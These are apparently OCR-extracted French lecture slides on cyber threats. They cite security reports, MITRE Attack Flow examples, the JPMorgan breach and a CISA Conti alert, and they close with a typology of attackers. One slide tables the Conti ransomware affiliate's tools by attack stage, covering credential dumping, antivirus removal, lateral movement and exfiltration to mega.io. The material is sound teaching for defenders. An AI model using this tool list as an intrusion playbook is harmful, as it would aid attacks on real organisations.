
TrustWave Global Security Report 2020

Comment nous ont-ils attaqué ?

Initial Infection Vector (When Identified)





Observed Malware Families by Category, 2023



Mandiant M-Trends, Special report, 2024


Comment nous ont-ils attaqué ?






Checkpoint security report 2024

Comment nous ont-ils attaqué ?



TrustWave Global Security Report 2019



TrustWave Global Security Report 2019

Comment nous ont-ils attaqué ?


Conti ransomware tools

Secret documents leaked by a Conti affiliate offer a peek into their operations

Initial Access	Execution	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
Exploit FortiGate firewall	PowerShell scripts	PowerUp	gpedit.msc	mimikatz	Routerscan	psexec	Conti ransomware
Spearphishing attachment	psexec	SharpUp	Set-MpPreference	Invoke-Kerberoast	adfind	wmic	rclone
ProxyShell exploit	wmic	BeRoot	Process Hacker	wmic NTDS.dit dump	nltest	Atera	Data exfiltration to mega.io
	Metasploit	PrivEsc	GMER	wmic lsass dump	net commands	Anydesk	
	Cobalt Strike	FullPowers	PCHunter	Metasploit	netscan	Splashtop	
			TrendMicro remover	Cobalt Strike	SharpView	Remote Utilities	
			Bitdefender Uninstall Tool		PowerView	Invoke-SMBAutobrute	
			Sophos removal scripts		Invoke-Userhunter	CVE-2021-34527	
			PowerTool		Metasploit	CVE-2017-0144	


SOPHOSlabs

Sophos 2022 Thread report




Radware global Thread Analysis report 2022

Comment nous ont-ils attaqué ?



Penta SECURITY
cloud · iot · blockchain

Comment nous ont-ils attaqué ?



Example Flows

Example Flows

The Attack Flow project includes a corpus of example flows that may be useful for learning about Attack Flow, studying high-profile breaches, or mining the data for statistical patterns. You can download the entire corpus from the Attack Flow release page, or you can view individual flows on this page. Each Attack Flow is provided in multiple formats:

Builder (.afb)

The format used for creating and editing in the Attack Flow Builder.

JSON (.json)

The machine-readable format for exchanging flows.

Graphviz (.dot)

An example of converting from Attack Flow to another graph format in order to take advantage of other tool ecosystems. Must install Graphviz to use this format, or use our pre-rendered Graphviz `.png` files.

Mermaid (.mmd)

Mermaid is another graph format that you can convert Attack Flow into. Notably, Mermaid graphs can be embedded directly in GitHub Markdown files.

List of Examples

https://center-for-threat-informed-defense.github.io/attack-flow/example_flows/

Comment nous ont-ils attaqué ?

INVESTMENT BANKING | LEGAL/REGULATORY

JPMorgan Chase Hacking Affects 76 Million Households


BY JESSICA SILVER-GREENBERG, MATTHEW GOLDSTEIN AND NICOLE PERLROTH OCTOBER 2, 2014 12:50 PM

528

The Manhattan headquarters of JPMorgan Chase, which securities filings revealed was attacked by hackers over the summer. Andrew Burton/Getty Images

MITRE ENGENUITY | Center for Threat Informed Defense

Attack Flow



https://center-for-threat-informed-defense.github.io/attack-flow/ui/?src=..%2fcorpus%2fJP%20Morgan%20Breach.afb

Comment nous ont-ils attaqué ?

CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY

AMERICA'S CYBER DEFENSE AGENCY

Topics | Spotlight | Resources & Tools | News & Events | Careers | About

Home / News & Events / Cybersecurity Advisories / Alert

ALERT


Conti Ransomware

Last Revised: March 09, 2022 **Alert Code:** AA21-265A

RELATED TOPICS: CYBERSECURITY BEST PRACTICES, CYBER THREATS AND ADVISORIES,

MITRE ENGENUITY | Center for Threat Informed Defense

Attack Flow




https://center-for-threat-informed-defense.github.io/attack-flow/ui/?src=..%2fcorpus%2fConti%20CISA%20Alert.afb

Qui nous

Menace ?


Qui nous menace ?

Internal



Coder, old guard hackers

Newbie/Toolkit



Cyberpunk

Professional criminals,
Cyber-terrorists

Qui nous menace ?

Newbie/Toolkit

- Peu expérimentés
- Utilisent les outils disponibles (coder, old guard hackers)
- **Objectif:** attaquent par loisir sans intention de nuire

Cyberpunk

- Plus expérimentés
- **Objectif:** Actions malicieuses pour leur propre compte

  (défacement de site, vol de cartes de crédit)

Qui nous menace ?

Internal

- Employés mécontents
- Utilisent ses privilèges existants
- **Objectif:** Attaquer leur entreprise

Coder, old guard hackers

- Très grande expertise
- Passionnés, réalisent des outils d'attaques
- **Objectif:** Sans intention de nuire, prouesse technique, reconnaissance dans leur groupe

